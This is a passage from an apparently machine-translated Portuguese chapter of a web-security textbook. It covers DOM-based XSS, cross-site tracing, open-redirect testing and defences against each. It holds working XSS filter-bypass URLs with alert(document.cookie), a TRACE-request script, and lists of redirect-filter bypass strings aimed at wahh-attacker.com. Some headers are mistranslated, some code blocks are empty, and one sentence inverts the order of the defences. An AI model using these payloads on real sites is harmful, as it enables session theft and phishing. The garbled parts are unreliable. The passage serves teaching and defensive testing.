No entanto, essa abordagem básica não identificará todos os bugs de XSS baseados em DOM. Como você já viu, a sintaxe precisa necessária para injetar JavaScript válido em um documento HTML depende da sintaxe que já aparece antes e depois do ponto em que a string controlável pelo usuário é inserida. Pode ser necessário encerrar uma string com aspas simples ou duplas ou fechar tags específicas. Às vezes, novas tags podem ser necessárias, mas às vezes não. O aplicativo pode modificar sua entrada de várias maneiras e, ainda assim, continuar vulnerável.

Se a string de teste padrão não resultar em uma sintaxe válida quando for processada e inserida, o JavaScript incorporado não será executado e, portanto, nenhuma caixa de diálogo será exibida, embora o aplicativo possa estar vulnerável a um

ataque adequadamente elaborado. Se não for possível enviar todas as cadeias de ataque XSS concebíveis em todos os parâmetros, a abordagem básica inevitavelmente deixará passar um grande número de vulnerabilidades.

Uma abordagem mais eficaz para identificar bugs de XSS baseados em DOM é revisar todo o JavaScript do lado do cliente em busca de qualquer uso de propriedades do DOM que possa levar a uma vulnerabilidade.

ETAPAS DO HACK

Usando os resultados dos exercícios de mapeamento de aplicativos (consulte o Capítulo 4), analise cada parte do JavaScript do lado do cliente em busca das seguintes APIs, que podem ser usadas para acessar os dados do DOM que são controláveis por meio de um URL criado:

- `document.location`
- `document.URL`
- `document.URLUnencoded`
- `document.referrer`
- `window.location`

Certifique-se de incluir scripts que apareçam em páginas HTML estáticas, bem como em páginas geradas dinamicamente - bugs de XSS baseados em DOM podem existir em qualquer local em que scripts do lado do cliente sejam usados, independentemente do tipo de página ou de você ver parâmetros sendo enviados à página.

Em todas as instâncias em que uma das APIs anteriores estiver sendo usada, analise atentamente o código para identificar o que está sendo feito com os dados controláveis pelo usuário e se a entrada criada pode ser usada para causar a execução de JavaScript arbitrário. Em particular, analise e teste qualquer instância em que seus dados estejam sendo passados para qualquer uma das seguintes APIs:

- `document.write()`
- `document.writeln()`
- `document.body.innerHTML`
- `eval()`
- `window.execScript()`
- `window.setInterval()`
- `window.setTimeout()`

Assim como ocorre com o XSS refletido e armazenado, você pode descobrir que o aplicativo implementa filtros que bloqueiam solicitações que contêm determinadas cadeias de caracteres maliciosas. Mesmo que a operação vulnerável ocorra no cliente, e o servidor não

retornar os dados fornecidos pelo usuário em sua resposta, o URL ainda é enviado ao servidor e, portanto, o aplicativo pode validar os dados e não retornar o script vulnerável do lado do cliente quando uma carga útil mal-intencionada for detectada.

Se essa defesa for encontrada, você deverá tentar cada um dos possíveis desvios de arquivo descritos anteriormente para vulnerabilidades XSS refletidas, para testar a robustez da validação do servidor. Além desses ataques, há várias técnicas exclusivas para bugs XSS baseados em DOM que podem permitir que sua carga útil de ataque evite a validação no lado do servidor.

Quando os scripts do lado do cliente extraem o valor de um parâmetro do URL, muito raramente analisam a string de consulta adequadamente em pares de nome/valor. Em vez disso, eles normalmente procuram no URL o nome do parâmetro seguido pelo sinal = e extraem o que vier em seguida, até o final do URL. Esse comportamento pode ser explorado de duas maneiras:

Se a lógica de validação do servidor estiver sendo aplicada por parâmetro, e não em todo o URL, a carga útil poderá ser colocada em um parâmetro inventado anexado após o parâmetro vulnerável. Por exemplo:

```
https://wahh-app.com/error.php?message=Sorry%2c+an+error+occurred&foo=<script>alert(document.cookie)</script>
```

Aqui, o parâmetro invented é ignorado pelo servidor e, portanto, não está sujeito a nenhuma filtragem. No entanto, como o script do lado do cliente pesquisa a string de consulta por `message=` e extrai tudo o que vem depois disso, ele incluirá sua carga útil na string que processa.

Se a lógica de validação do servidor estiver sendo aplicada a todo o URL, e não apenas ao parâmetro da mensagem, talvez ainda seja possível burlar o filtro colocando a carga útil à direita do caractere # do fragmento HTML. Por exemplo:

```
https://wahh-app.com/error.php?message=Sorry%2c+ocorreu+um+erro#<script>alert(document.cookie)</script>
```

Aqui, a string de fragmento ainda faz parte do URL e, portanto, é armazenada no DOM e será processada pelo script vulnerável do lado do cliente. No entanto, como os navegadores não enviam a parte do fragmento do URL para o servidor, a string de ataque nem mesmo será enviada para o servidor e, portanto, não poderá ser bloqueada por nenhum tipo de filtro no lado do servidor. Como o script do lado do cliente extrai tudo após `message=`, a carga útil ainda é copiada na fonte da página HTML.

COM MON MYTH "Verificamos cada solicitação do usuário em busca de tags de script incorporadas, portanto, não há possibilidade de ataques XSS."

Além da questão de saber se é possível contornar algum filtro, você já viu três motivos pelos quais essa afirmação pode estar incorreta:

Em algumas falhas de XSS, os dados controláveis pelo invasor estão sendo inseridos diretamente em um contexto JavaScript existente e, portanto, não há necessidade de usar tags de script ou o protocolo javascript:.

Em outros casos, é possível injetar um manipulador de eventos contendo JavaScript sem usar nenhuma tag de script.

Se um aplicativo receber dados por meio de algum canal fora de banda e renderizá-los em sua interface da Web, qualquer erro de XSS armazenado poderá ser explorado sem o envio de qualquer carga útil maliciosa usando HTTP.

Os ataques contra XSS baseado em DOM podem não envolver o envio de nenhuma carga maliciosa ao servidor. Se a técnica de fragmento for usada, a carga útil permanecerá no cliente o tempo todo.

Alguns aplicativos empregam um script mais sofisticado no lado do cliente que realiza uma análise mais rigorosa da string de consulta - por exemplo, ele pode pesquisar no URL o nome do parâmetro seguido pelo sinal =, mas extrair o que segue somente até chegar a um delimitador relevante, como & ou #. Nesse caso, os dois ataques descritos anteriormente poderiam ser modificados da seguinte forma:

```
https://wahh-app.com/error.php?foomessage=<script>alert(document.cookie)</script>&message=Sorry%2c+an+error+occurred
```

```
https://wahh-app.com/error.php#message=<script>alert(document.cookie)</script>
```

Em ambos os casos, a primeira correspondência para message= é seguida imediatamente pela string de ataque, sem nenhum delimitador intermediário, e assim a carga útil é processada e copiada na fonte da página HTML.

Em alguns casos, você pode descobrir que um processamento muito complexo é realizado em dados baseados no DOM, e é difícil rastrear todos os diferentes caminhos percorridos pelos dados controláveis pelo usuário e toda a manipulação que está sendo realizada, somente por meio da revisão estática do código-fonte do JavaScript. Nessa situação, pode ser muito vantajoso usar um depurador de JavaScript para monitorar dinamicamente a execução do script. A extensão FireBug para o navegador Firefox é um depurador completo para código e conteúdo do lado do cliente, que permite definir pontos de interrupção e observar códigos e dados interessantes, facilitando consideravelmente a tarefa de entender um script complexo.

MITO DO MÊS COM "Estamos seguros. Nossa scanner de aplicativos da Web não encontrou nenhum bug de XSS."

Como você verá no Capítulo 19, alguns scanners de aplicativos Web fazem um trabalho razoável para encontrar falhas comuns, inclusive XSS. No entanto, deve ser evidente neste ponto que muitas vulnerabilidades de XSS são sutis de serem detectadas, e a criação de um exploit funcional pode exigir muita sondagem e experimentação. No momento, nenhuma ferramenta automatizada é capaz de identificar de forma confiável todos esses bugs.

Cookies HttpOnly e rastreamento entre sites

Como você viu, uma das várias cargas úteis para atacar vulnerabilidades XSS é capturar o token de sessão da vítima usando JavaScript injetado para acessar a propriedade `document.cookie`. Os cookies `HttpOnly` são um mecanismo de defesa suportado por alguns navegadores e empregado por alguns aplicativos na tentativa de evitar que essa carga útil de ataque seja bem-sucedida.

Quando um aplicativo define um cookie, ele pode ser sinalizado como `HttpOnly` no `Set-Cookie` header:

```
Set-Cookie: SessId=12d1a1f856ef224ab424c2454208ff; HttpOnly;
```

Quando um cookie é sinalizado dessa forma, os navegadores compatíveis impedirão que o JavaScript do lado do cliente acesse diretamente o cookie. Embora o navegador ainda envie o cookie nos cabeçalhos HTTP das solicitações, ele não será incluído na cadeia de caracteres retornada por `document.cookie`. Portanto, o uso de cookies `HttpOnly` pode ajudar a impedir que um invasor use falhas de XSS para realizar ataques de sequestro de sessão.

OBSERVAÇÃO: os cookies `HttpOnly` não têm efeito sobre nenhuma das várias outras cargas de ataque que as falhas de XSS podem ser usadas para fornecer. Por exemplo, o ataque de induzir usuários comprometidos a executar uma ação arbitrária, conforme empregado no worm MySpace, não é afetado. Nem todos os navegadores suportam cookies `HttpOnly`, o que significa que nem sempre é possível confiar que eles serão eficazes. Além disso, conforme descrito a seguir, em algumas circunstâncias, o sequestro de sessão ainda é possível mesmo quando os cookies `HttpOnly` são usados.

O rastreamento entre sites (ou XST) é uma técnica de ataque que, em algumas circunstâncias, pode contornar a proteção oferecida pelos cookies `HttpOnly` e permitir que o JavaScript do lado do cliente obtenha acesso aos valores dos cookies marcados como `HttpOnly`.

A técnica usa o método HTTP `TRACE`, que foi projetado para fins de diagnóstico e está ativado em muitos servidores da Web por padrão. Quando um servidor recebe uma solicitação usando o método `TRACE`, o comportamento definido é

responder com uma mensagem cujo corpo contém o texto exato da solicitação de TRACE que o servidor recebeu. O motivo pelo qual isso às vezes é útil para fins de diagnóstico é que a solicitação recebida por um servidor pode ser diferente da solicitação enviada por um cliente, devido a modificações feitas por proxies intervenientes e assim por diante. O método pode ser usado para determinar quais alterações estão sendo feitas na solicitação entre o cliente e o servidor.

Os navegadores enviam todos os cookies em solicitações HTTP, incluindo solicitações que usam o método TRACE e cookies marcados como `HttpOnly`. Por exemplo:

```
RASTREAMENTO / HTTP/1.1
Aceitar: image/gif, image/x-xbitmap, image/jpeg, /*
Aceitar idioma: en-gb,en-us;q=0.5
Aceitar codificação: gzip, deflate
Agente de usuário: Mozilla/4.0 (compatível; MSIE 6.0; Windows NT 5.1; SV1;
.NET CLR 1.1.4322)
Host: wahh-app.com
Cookie: SessId=l2d1alf856ef224ab424c2454208ff
```

```
HTTP/1.1 200 OK
Data: Thu, 01 Feb 2007 10:59:54 GMT
Servidor: Apache
Content-Type: message/http
Content-Length: 426
```

```
RASTREAMENTO / HTTP/1.1
Aceitar: image/gif, image/x-xbitmap, image/jpeg, /*
Aceitar idioma: en-gb,en-us;q=0.5
Aceitar codificação: gzip, deflate
Agente de usuário: Mozilla/4.0 (compatível; MSIE 6.0; Windows NT 5.1; SV1;
.NET CLR 1.1.4322)
Host: wahh-app.com
Cookie: SessId=l2d1alf856ef224ab424c2454208ff
```

Como você pode ver, tanto a solicitação quanto a resposta contêm o cookie que foi marcado como `HttpOnly`, e esse comportamento é o que abre a porta para os ataques XST. Se o JavaScript do lado do cliente puder ser usado para emitir uma solicitação TRACE e ler a resposta a essa solicitação, o script poderá acessar os cookies marcados como `HttpOnly`, mesmo que eles não sejam acessíveis por meio da propriedade `document.cookie`. Obviamente, o ataque também dependerá de algum tipo de vulnerabilidade XSS para injetar o JavaScript mal-intencionado. O que a técnica demonstra é como um invasor que identificou uma falha de XSS explorável pode aproveitar o método TRACE para obter acesso a cookies que supostamente não estão disponíveis para ele. Daí o nome da técnica: *rastreamento entre sites*.

Em navegadores mais antigos, os ataques XST podiam ser realizados usando o XMLHttpRequest que é usado em aplicativos Ajax. Por exemplo, em versões mais antigas do

Internet Explorer, o script a seguir fará uma solicitação TRACE e exibirá a resposta em uma caixa de diálogo, incluindo todos os cookies enviados na solicitação:

```
<script>
    var request = new ActiveXObject("Microsoft.XMLHTTP");
    request.open("TRACE", "https://wahh-app.com", false);
    request.send();
    alert(request.responseText);
</script>
```

Os navegadores atuais bloqueiam as solicitações TRACE usando o objeto XMLHttpRequest, e os ataques XST não são mais viáveis no momento em que este artigo foi escrito.

Prevenção de ataques XSS

Apesar das várias manifestações diferentes de XSS e das diferentes possibilidades de exploração, a prevenção da vulnerabilidade em si é, na verdade, conceitualmente simples. O que a torna problemática na prática é a dificuldade de identificar cada instância em que os dados controláveis pelo usuário são manipulados de uma forma potencialmente perigosa. Uma determinada página de um aplicativo pode processar e exibir dezenas de itens de dados do usuário. Além da funcionalidade principal, há mensagens de erro e outros locais em que podem surgir vulnerabilidades. Não é de surpreender, portanto, que as falhas de XSS sejam tão prevalentes, mesmo nos aplicativos mais críticos para a segurança.

Diferentes tipos de defesa são aplicáveis ao XSS refletido e armazenado, por um lado, e ao XSS baseado em DOM, por outro, devido às suas diferentes causas principais.

Prevenção de XSS refletido e armazenado

A causa principal do XSS refletido e armazenado é que os dados controláveis pelo usuário são copiados para as respostas do aplicativo sem validação e sanitização adequadas. Como os dados estão sendo inseridos no código-fonte bruto de uma página HTML, os dados mal-intencionados podem interferir nessa página, modificando não apenas o seu conteúdo, mas também a sua estrutura - saindo de strings entre aspas, abrindo e fechando tags, injetando scripts e assim por diante.

Para eliminar as vulnerabilidades de XSS refletidas e armazenadas, a primeira etapa é identificar todas as instâncias do aplicativo em que os dados controláveis pelo usuário estão sendo copiados para as respostas. Isso inclui dados que são copiados da solicitação imediata e também quaisquer dados armazenados originados de qualquer usuário em qualquer momento anterior, inclusive por meio de canais fora de banda. Para garantir que cada instância seja identificada, não há substituto real para uma análise minuciosa de todo o código-fonte do aplicativo.

Depois de identificar todas as operações que estão potencialmente em risco de XSS e que precisam ser adequadamente defendidas, deve-se adotar uma abordagem tripla para evitar o surgimento de vulnerabilidades reais. Essa abordagem compreende os seguintes elementos:

- Validar a entrada.
- Validar a saída.
- Eliminar pontos de inserção perigosos.

Validar entrada

No momento em que o aplicativo recebe dados fornecidos pelo usuário que podem ser copiados em uma de suas respostas em qualquer momento futuro, o aplicativo deve realizar a validação dependente do contexto desses dados, da maneira mais rigorosa possível. Os possíveis recursos a serem validados incluem os seguintes:

- Que os dados não sejam muito longos.
- Que os dados contenham apenas um determinado conjunto permitido de caracteres.
- Que os dados correspondem a uma expressão regular específica.

Diferentes regras de validação devem ser aplicadas da forma mais restritiva possível a nomes, endereços de e-mail, números de conta e assim por diante, de acordo com o tipo de dados que o aplicativo espera receber em cada campo.

Validar saída

No momento em que o aplicativo copia em suas respostas qualquer item de dados originado de algum usuário ou de terceiros, esses dados devem ser codificados em HTML para higienizar caracteres potencialmente maliciosos. A codificação HTML envolve a substituição de caracteres literais por suas entidades HTML correspondentes. Isso garante que os navegadores manipularão caracteres potencialmente maliciosos de forma segura, tratando-os como parte do conteúdo do documento HTML e não como parte de sua estrutura. As codificações HTML dos principais caracteres problemáticos são as seguintes:

```
"      &quot;  
'      &apos;  
&      &amp;  
<      &lt;  
>      &gt;
```

Além dessas codificações comuns, na verdade qualquer caractere pode ser codificado em HTML usando seu código numérico de caractere ASCII, como segue:

```
%      %  
*      *
```

Os aplicativos ASP podem usar a API `Server.HTMLEncode` para higienizar caracteres maliciosos comuns em uma cadeia de caracteres controlável pelo usuário, antes que ela seja copiada na resposta do servidor. Essa API converte os caracteres " & < e > em suas entidades HTML correspondentes e também converte qualquer caractere ASCII acima de 0x7f usando a forma numérica de codificação.

Na plataforma Java, não há uma API integrada equivalente disponível; no entanto, é simples construir seu próprio método equivalente usando apenas a forma numérica de codificação. Por exemplo:

```
public static String HTMLEncode(String s)
{
    StringBuffer out = new StringBuffer();
    for (int i = 0; i < s.length(); i++)
    {
        char c = s.charAt(i);
        if(c > 0x7f || c=='"' || c=='&' || c=='<' || c=='>')
            out.append("&#" + (int) c + ";");
        else out.append(c);
    }
    return out.toString();
}
```

Um erro comum cometido pelos desenvolvedores é codificar em HTML somente os caracteres que imediatamente parecem ser úteis para um invasor no contexto específico. Por exemplo, se um item estiver sendo inserido em uma string entre aspas duplas, o aplicativo poderá codificar somente o caractere "; se o item estiver sendo inserido sem aspas em uma tag, ele poderá codificar somente o caractere >. Essa abordagem aumenta consideravelmente o risco de serem encontrados desvios. Como você viu, um invasor pode explorar com frequência a tolerância dos navegadores a HTML e JavaScript inválidos para alterar o contexto ou injetar código de maneiras inesperadas. Além disso, muitas vezes é possível estender um ataque por vários campos controláveis, explorando a filtragem diferente que está sendo empregada em cada um deles. Uma abordagem muito mais robusta é sempre codificar em HTML todos os caracteres que possam ser de uso potencial para um invasor, independentemente do contexto em que estejam sendo inseridos. Para oferecer o mais alto nível de garantia possível, os desenvolvedores podem optar por codificar em HTML todos os caracteres não alfanuméricos, inclusive espaços em branco. Essa abordagem normalmente não impõe nenhuma sobrecarga mensurável ao aplicativo e representa um grande obstáculo a qualquer tipo de ataque de desvio de filtro.

O motivo para combinar a validação de entrada e a sanitização de saída é que isso envolve duas camadas de defesas, sendo que qualquer uma delas fornecerá alguma proteção se a outra falhar. Como você viu, muitos filtros que realizam validação de entrada e saída estão sujeitos a desvios. Ao empregar ambas as técnicas, o aplicativo obtém alguma garantia adicional de que um invasor será derrotado mesmo que um de seus dois filtros seja considerado defeituoso. Das duas defesas, a validação de entrada é a mais importante e é absolutamente obrigatória. A execução da validação rigorosa de entrada deve ser vista como um failover secundário.

Obviamente, ao desenvolver a própria lógica de validação de entrada e saída, deve-se tomar muito cuidado para evitar vulnerabilidades que levem a desvios. Em particular, a filtragem e a codificação devem ser realizadas após qualquer canonização relevante, e os dados não devem ser mais canonizados posteriormente. O aplicativo também deve garantir que a presença de bytes nulos não interfira em sua validação.

Eliminação de pontos de inserção perigosos

Há alguns locais na página do aplicativo em que é muito perigoso inserir entradas fornecidas pelo usuário, e os desenvolvedores devem procurar um meio alternativo de implementar a funcionalidade desejada.

A inserção de dados controláveis pelo usuário diretamente no JavaScript existente deve ser evitada sempre que possível. Quando os aplicativos tentam fazer isso com segurança, frequentemente é possível contornar seus filtros defensivos. E, uma vez que o invasor tenha assumido o controle do contexto dos dados que controla, ele normalmente precisa realizar um trabalho mínimo para injetar comandos de script arbitrários e, assim, executar ações maliciosas.

Um segundo local em que a entrada do usuário não deve ser inserida é qualquer outro conteúdo em que os comandos JavaScript possam aparecer diretamente. Por exemplo:

```


<input type="text" name="username" onfocus="userdata">
```

Nessas situações, um invasor pode prosseguir diretamente para a injeção de comandos JavaScript dentro da cadeia de caracteres entre aspas. Além disso, a defesa de codificar em HTML os dados do usuário pode não ser eficaz, pois alguns navegadores decodificam em HTML o conteúdo da cadeia de caracteres entre aspas antes que ela seja processada. Por exemplo:

```


```

Outra armadilha a ser evitada são as situações em que um invasor pode manipular o tipo de codificação da resposta do aplicativo, seja por injeção em uma diretiva relevante ou porque o aplicativo usa um parâmetro de solicitação para especificar o tipo de codificação preferido. Nessa situação, os filtros de entrada e saída que são bem projetados em outros aspectos podem falhar porque a entrada do invasor é codificada em um formato incomum que os filtros não reconhecem como potencialmente malicioso. Sempre que possível, o aplicativo deve especificar explicitamente um tipo de codificação em seus cabeçalhos de resposta, não permitir nenhum meio de modificá-lo e garantir que seus filtros XSS sejam compatíveis com ele. Por exemplo:

Content-Type: text/html; charset=ISO-8859-1

Prevenção de XSS baseado em DOM

As defesas descritas até agora obviamente não se aplicam diretamente ao XSS baseado em DOM, porque a vulnerabilidade não envolve dados controlados pelo usuário sendo copiados para as respostas do servidor.

Sempre que possível, os aplicativos devem evitar o uso de scripts no lado do cliente para processar dados do DOM e inseri-los na página. Como os dados que estão sendo processados estão fora do controle direto do servidor e, em alguns casos, até mesmo fora de sua visibilidade, esse comportamento é inherentemente arriscado.

Se for considerado inevitável usar scripts no lado do cliente dessa forma, as falhas de XSS baseadas em DOM podem ser evitadas por meio de dois tipos de defesas, correspondentes à validação de entrada e saída descrita para XSS refletido.

Validar entrada

Em muitas situações, os aplicativos podem executar uma validação rigorosa nos dados que estão sendo processados. De fato, essa é uma área em que a validação no lado do cliente pode ser mais eficaz do que a validação no lado do servidor. No exemplo vulnerável descrito anteriormente, o ataque pode ser evitado com a validação de que os dados que estão prestes a ser inseridos no documento contêm apenas caracteres alfanuméricos e espaços em branco. Por exemplo:

```
<script>
    var a = document.URL;
    a = a.substring(a.indexOf("message=") + 8, a.length); a
    = unescape(a);
    var regex=/^([A-Za-z0-9+\s])*\$/; if
    (regex.test(a))
        document.write(a);
</script>
```

Além desse controle no lado do cliente, a validação rigorosa dos dados de URL no lado do servidor pode ser empregada como uma medida de defesa em profundidade, a fim de detectar solicitações que possam conter explorações mal-intencionadas de falhas de XSS baseadas em DOM. No mesmo exemplo que acabamos de descrever, seria possível que um aplicativo evitasse um ataque empregando apenas a validação de dados no lado do servidor, verificando se:

A string de consulta contém um único parâmetro.

O nome do parâmetro é `message` (verificação com distinção entre maiúsculas e minúsculas).

O valor do parâmetro contém apenas conteúdo alfanumérico.

Com esses controles implementados, ainda seria necessário que o script do lado do cliente analisasse corretamente o valor do parâmetro `de mensagem`, garantindo que nenhuma parte fragmentada do URL fosse incluída.

Validar saída

Assim como nas falhas de XSS refletidas, os aplicativos podem executar a codificação HTML dos dados DOM controláveis pelo usuário antes de serem inseridos no documento. Isso permitirá que todos os tipos de caracteres e expressões potencialmente perigosos sejam exibidos na página de forma segura. A codificação HTML pode ser implementada no JavaScript do lado do cliente com uma função como a seguinte:

```
function sanitize(str)
{
    var d = document.createElement('div');
    d.appendChild(document.createTextNode(str)); return
    d.innerHTML;
}
```

Prevenção de XST

A técnica XST depende da descoberta de alguma falha de XSS que permita ao invasor inserir JavaScript arbitrário em uma página visualizada por outro usuário. Portanto, a eliminação de todas as vulnerabilidades de XSS deve eliminar qualquer oportunidade de um invasor usar a técnica. No entanto, recomenda-se que todos os cookies sejam marcados como `HttpOnly` e que o método `TRACE` seja desativado no servidor Web que hospeda o aplicativo.

Ataques de redirecionamento

As vulnerabilidades de redirecionamento surgem quando um aplicativo recebe uma entrada controlável pelo usuário e a utiliza para realizar um redirecionamento, instruindo o navegador do usuário a visitar um URL diferente do solicitado. Em geral, elas são de menor interesse para um invasor do que as vulnerabilidades de script entre sites, que podem ser usadas para executar uma gama muito maior de ações mal-intencionadas. As vulnerabilidades de redirecionamento são úteis principalmente em ataques de phishing, nos quais o invasor procura induzir a vítima a visitar um site falsificado e inserir detalhes confidenciais. Uma vulnerabilidade de redirecionamento pode dar credibilidade às propostas do invasor para as possíveis vítimas, pois permite que ele construa um URL que aponte para o site autêntico que ele está tentando obter e que, portanto, é mais convincente, mas que faz com que qualquer pessoa que o visite seja redirecionada silenciosamente para um site controlado pelo invasor.

De fato, muitos aplicativos realmente realizam redirecionamentos para sites de terceiros como parte de sua função normal, por exemplo, para processar pagamentos de clientes. Isso incentiva os usuários a perceberem que o redirecionamento durante uma transação não é necessariamente indicativo de algo suspeito. Um invasor pode tirar proveito dessa percepção ao explorar vulnerabilidades de redirecionamento.

Encontrando e explorando vulnerabilidades de redirecionamento

A primeira etapa para localizar as vulnerabilidades de redirecionamento é identificar todas as instâncias do aplicativo em que ocorre um redirecionamento. Há várias maneiras pelas quais um aplicativo pode fazer com que o navegador do usuário seja redirecionado para um URL diferente:

Um redirecionamento HTTP usa uma mensagem com um código de status 3xx e um cabeçalho Location especificando o destino do redirecionamento. Por exemplo:

```
HTTP/1.1 302 Objeto movido
Localização: https://wahh-app.com/showDetails.php?uid=19821
```

O cabeçalho HTTP `Refresh` pode ser usado para recarregar uma página com um URL arbitrário após um intervalo fixo, que pode ser zero para acionar um redirecionamento imediato. Por exemplo:

```
HTTP/1.1 200 OK
Refresh: 0; url=https://wahh-app.com/showDetails.php?uid=19821
```

A tag HTML `<meta>` pode ser usada para replicar o comportamento de qualquer cabeçalho HTTP e pode, portanto, ser usada para redirecionamento. Por exemplo:

```
HTTP/1.1 200 OK
Content-Length: 125

<html>
<head>
<meta http-equiv="refresh" content=
"0;url=https://wahh-app.com/showDetails.php?uid=19821">
</head>
</html>
```

Existem várias APIs no JavaScript que podem ser usadas para redirecionar o navegador para um URL arbitrário. Por exemplo:

```
HTTP/1.1 200 OK
Content-Length: 120

<html>
<head>
<script>
document.location="https://wahh-app.com/showDetails.php?uid=19821";
</script>
</head>
</html>
```

Em cada um desses casos, pode ser especificado um URL absoluto ou relativo.

ETAPAS DO HACK

- Identifique todas as instâncias do aplicativo em que ocorre um redirecionamento.
- Uma maneira eficaz de conseguir isso é percorrer o aplicativo usando um proxy de interceptação e monitorar as solicitações feitas para páginas reais (em oposição a outros recursos, como imagens, folhas de estilo, arquivos de script etc.).
- Se uma única ação de navegação resultar em mais de uma solicitação bem-sucedida, investigue qual meio de realizar o redirecionamento está sendo usado.

A maioria dos redirecionamentos não é controlável pelo usuário. Por exemplo, em um mecanismo de login típico, o envio de credenciais válidas para `/login.jsp` pode retornar um redirecionamento HTTP para `/myhome.jsp`. O destino do redirecionamento é sempre o mesmo, portanto, não está sujeito a nenhuma vulnerabilidade que envolva redirecionamento.

No entanto, em outros casos, os dados fornecidos pelo usuário são usados de alguma forma para definir o destino do redirecionamento. Um exemplo comum disso é quando um aplicativo força os usuários cujas sessões expiram a retornar à página de login e, em seguida, os redireciona de volta ao URL original após a reautenticação bem-sucedida. Se você encontrar esse tipo de comportamento, o aplicativo poderá estar vulnerável a um ataque de redirecionamento, e você deverá investigar mais a fundo para determinar se o comportamento é explorável.

ETAPAS DO HACK

- Se os dados do usuário que estão sendo processados em um redirecionamento contiverem um URL absoluto, modifique o nome do domínio dentro do URL e teste se o aplicativo o redireciona para o domínio diferente.
- Se os dados do usuário que estão sendo processados contiverem um URL relativo, modifique-o em um URL absoluto para um domínio diferente e teste se o aplicativo o redireciona para esse domínio.
- Em ambos os casos, se você observar um comportamento como o seguinte, o aplicativo certamente está vulnerável a um ataque de redirecionamento arbitrário:

```
GET /redir.php?target=http://wahh-attacker.com/ HTTP/1.1 Host:  
wahh-app.com
```

```
HTTP/1.1 302 Objeto movido  
Localização: http://wahh-attacker.com/
```

Como contornar obstáculos ao ataque

É muito comum encontrar situações em que os dados controláveis pelo usuário estão sendo usados para formar o alvo de um redirecionamento, mas estão sendo filtrados ou sanitizados de alguma forma pelo aplicativo, geralmente em uma tentativa de bloquear ataques de redirecionamento. Nessa situação, o aplicativo pode ou não estar vulnerável, e sua próxima tarefa deve ser sondar as defesas existentes para determinar se elas podem ser contornadas para realizar um redirecionamento arbitrário. Os dois tipos gerais de defesa que você pode encontrar são tentativas de bloquear URLs absolutos e a adição de um prefixo de URL absoluto específico.

Bloqueio de URLs absolutos

O aplicativo pode verificar se a cadeia de caracteres fornecida pelo usuário começa com `http://` e, em caso afirmativo, bloquear a solicitação. Nessa situação, os truques a seguir podem ter êxito em causar um redirecionamento para um site externo:

```
HtTp://wahh-attacker.com  
%00http://wahh-attacker.com  
http://wahh-attacker.com [observe o espaço inicial].  
//wahh-attacker.com  
%68%74%74%70%3a%2f%2fwahh-attacker.com  
%2568%2574%2574%2570%253a%252f%252fwahh-attacker.com  
https://wahh-attacker.com
```

Como alternativa, o aplicativo pode tentar higienizar URLs absolutos removendo `http://` e qualquer domínio externo especificado. Nessa situação, qualquer um dos desvios anteriores pode ser bem-sucedido, e os ataques a seguir também devem ser testados:

```
http://http://wahh-attacker.com  
http://wahh-attacker.com/http://wahh-attacker.com  
httplib://tp://wahh-attacker.com
```

Às vezes, o aplicativo pode verificar se a cadeia de caracteres fornecida pelo usuário começa com ou contém um URL absoluto para seu próprio nome de domínio. Nessa situação, os seguintes desvios podem ser eficazes:

```
http://wahh-app.com.wahh-attacker.com http://wahh-  
attacker.com/?http://wahh-app.com http://wahh-  
attacker.com/%23http://wahh-app.com
```

Adição de um prefixo absoluto

O aplicativo pode formar o destino do redirecionamento anexando a string controlável pelo usuário a um prefixo de URL absoluto. Por exemplo:

```
GET /redir.php?target=/private/admin.php HTTP/1.1
Host: wahh-app.com
```

```
HTTP/1.1 302 Objeto movido
Localização: http://wahh-app.com/private/admin.php
```

Nessa situação, o aplicativo pode ou não estar vulnerável. Se o prefixo usado consistir em `http://` e no nome de domínio do aplicativo, mas não incluir um caractere de barra após o nome de domínio, ele estará vulnerável. Por exemplo, o URL

```
http://wahh-app.com/redir.php?target=.wahh-attacker.com
```

causará um redirecionamento para

```
http://wahh-app.com.wahh-attacker.com
```

que está sob o controle do atacante, supondo que ele controle os registros DNS do domínio `wahh-attacker.com`.

Se, no entanto, o prefixo absoluto do URL incluir uma barra final ou um subdiretório no servidor, o aplicativo provavelmente não estará vulnerável a um ataque de redirecionamento direcionado a um domínio externo. O melhor que um invasor provavelmente pode conseguir é criar um URL que redirecione um usuário para um URL diferente dentro do mesmo aplicativo. Em geral, esse ataque não consegue nada, pois, se o invasor conseguir induzir um usuário a visitar um URL dentro do aplicativo, ele poderá alimentar o segundo URL diretamente com a mesma facilidade.

OBSERVAÇÃO: nos casos em que o redirecionamento é iniciado com o uso de JavaScript no lado do cliente que consulta dados do DOM, todo o código responsável por executar o redirecionamento e qualquer validação associada normalmente fica visível no cliente. Isso deve ser analisado de perto para determinar como os dados controláveis pelo usuário estão sendo incorporados ao URL, se alguma validação está sendo executada e, em caso afirmativo, se há algum desvio para a validação. Lembre-se de que, assim como no XSS baseado em DOM, alguma validação adicional pode ser realizada no servidor antes de o script ser retornado ao navegador. As seguintes APIs JavaScript podem ser usadas para executar redirecionamentos:

- `document.location`
- `document.URL`

```
■■ document.open()  
window.location.href  
window.navigate()  
■■ window.open()
```

Prevenção de vulnerabilidades de redirecionamento

A maneira mais eficaz de evitar vulnerabilidades de redirecionamento arbitrário é não incorporar dados fornecidos pelo usuário ao alvo de um redirecionamento. Há vários motivos pelos quais os desenvolvedores estão inclinados a usar essa técnica, mas geralmente há alternativas disponíveis. Por exemplo, é comum ver uma interface de usuário que contém uma lista de links, cada um apontando para uma página de redirecionamento e passando um URL de destino como parâmetro. Aqui, as possíveis abordagens alternativas incluem o seguinte:

Remova a página de redirecionamento do aplicativo e substitua os links para ela por links diretos para os URLs de destino relevantes.

Mantenha uma lista de todos os URLs válidos para redirecionamento. Em vez de passar o URL de destino como parâmetro para a página de redirecionamento, passe um índice para essa lista. A página de redirecionamento deve procurar o índice em sua lista e retornar um redirecionamento para o URL relevante.

Se for considerado inevitável que a página de redirecionamento receba informações controláveis pelo usuário e as incorpore ao alvo do redirecionamento, uma das medidas a seguir deverá ser usada para minimizar o risco de ataques de redirecionamento:

O aplicativo deve usar URLs relativos em todos os seus redirecionamentos, e a página de redirecionamento deve validar rigorosamente se o URL recebido é um URL relativo. Ela deve verificar se o URL fornecido pelo usuário começa com uma única barra seguida de uma letra ou começa com uma letra e não contém dois pontos antes da primeira barra. Qualquer outra entrada deve ser rejeitada, não sanitizada.

O aplicativo deve usar URLs relativas à raiz da Web para todos os seus redirecionamentos, e a página de redirecionamento deve anexar `http://yourdomainname`
